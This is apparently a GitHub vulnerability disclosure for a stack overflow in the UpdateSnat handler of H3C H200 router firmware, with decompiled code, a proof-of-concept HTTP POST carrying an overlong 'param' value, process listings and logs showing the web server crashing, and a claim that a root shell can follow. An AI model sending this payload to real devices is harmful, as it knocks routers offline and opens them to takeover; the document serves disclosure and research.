Darry-lang1 / **vuln** Public

Code · Issues 1 · Pull requests · Actions · Projects · Security · ...

main ▾ vuln / H3C / H200 / **14** /

Darry-lang1 Add files via upload ... on Jul 31 **History**

..

img	4 months ago
readme.md	4 months ago

readme.md


H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview：


登录
国家 / 地区
H3C
数字化解决方案领导者
导航
产品与解决方案
行业解决方案
服务
支持
合作伙伴
新华三人才研学中心
关于我们
新华三商城
首页 › 支持 › 文档与软件 › 软件下载 › H系列 › H3C H200[H200-EI]全千兆智能中枢
H3C H200[H200-EI]全千兆智能中枢
联系我们

H3C H200V100R004 版本软件及说明书

软件名称： H3C H200V100R004 版本软件及说明书
发布日期： 2020/9/29 10:17:19

下载：


- H200V100R004.zip(13.29 MB)
- H3C H200V100R004 版本说明书.pdf(570.67 KB)

软件说明：

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the UpdateSnat function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall sub_427870(int a1)
{
  int v2; // [sp+18h] [+18h]
  int v3; // [sp+18h] [+18h]
  int v4; // [sp+18h] [+18h]
  int v5; // [sp+18h] [+18h]
  int v6; // [sp+18h] [+18h]
  int v7; // [sp+18h] [+18h]
  int v8; // [sp+18h] [+18h]
  int v9; // [sp+20h] [+20h]
  char v10[512]; // [sp+24h] [+24h] BYREF
  char v11[64]; // [sp+224h] [+224h] BYREF
  int v12; // [sp+264h] [+264h] BYREF
  int v13; // [sp+268h] [+268h] BYREF

  strcpy(v10, "param");
  v9 = sub_4932BC(a1, v10, dword_4DF684);
  if ( strlen(v9) >= 0x200 )
    return -2;
  sscanf(v9, "%s", v11);
  CFG_Set(0, 1023676416, v11);
```


In the `UpdateSnat` function, `V9` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V11` and less than 0x200, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateSnat&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
  966 *root      1144 S   /bin/monitor &
  967 *root       592 S   /bin/watchdog &
  987 *root       840 S   dnsmasq -r /etc/resolv.conf -n -c 500
  989 *root       964 S   /bin/dhcpd -d -q eth0
 1020 *root       320 S   /bin/igmpproxy WAN1 eth0 -D
 1051 *root       872 S   upnpd /var/run/upnp_385875968 eth0 WAN1
 1225 *root       616 S   telnetd
 1566 *root      1044 S   -mwcli
 1567 *root       804 S   /bin/sh
 1577 *root      2216 S   /bin/webs &
 1580 *root       728 R   ps
```

The picture above shows the process information before we send poc.



```
  959 *root      2396 S   /bin/onlineupdate &
  960 *root      2020 S   /bin/maincontrol &
  966 *root      1144 S   /bin/monitor &
  967 *root       592 S   /bin/watchdog &
  987 *root       840 S   dnsmasq -r /etc/resolv.conf -n -c 500
  989 *root       964 S   /bin/dhcpd -d -q eth0
 1020 *root       320 S   /bin/igmpproxy WAN1 eth0 -D
 1051 *root       872 S   upnpd /var/run/upnp_385875968 eth0 WAN1
 1225 *root       616 S   telnetd
 1566 *root      1044 S   -mwcli
 1567 *root       804 S   /bin/sh
 1582 *root      2832 S   /bin/webs &
 1585 *root       728 R   ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.




日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项： 日期　　关键字： 请选择

	日期时间	级别	信息来源	信息内容
!	[redacted]	error	系统	webs进程已重启。

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2020.08.22-06:40+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1011     1011         8080 Aug 22  2020 www
drwxr-xr-x   10 *root    root            0 Jul 30 03:46 var
drwxrwxr-x    5 1011     1011           62 Aug 22  2020 usr
drwxrwxr-x    3 1011     1011           26 Aug 22  2020 uclibc
lrwxrwxrwx    1 1011     1011            7 Aug 22  2020 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1011     1011            3 Aug 22  2020 sbin -> bin
dr-xr-xr-x   76 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    6 *root    root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1011     1011            3 Aug 22  2020 lib32 -> lib
drwxrwxr-x    3 1011     1011         2195 Aug 22  2020 lib
lrwxrwxrwx    1 1011     1011            9 Aug 22  2020 init -> sbin/init
drwxrwxr-x    2 1011     1011            3 Aug 22  2020 home
drwxr-xr-x    3 *root    root            0 Jan  1  1970 ftproot
drwxr-xr-x    9 *root    root            0 May 23 23:46 etc
drwxrwxr-x    3 1011     1011         2528 Aug 22  2020 dev
drwxr-xr-x    2 1011     1011         1718 Aug 22  2020 bin
/ # 
```

Finally, you also can write exp to get a stable root shell.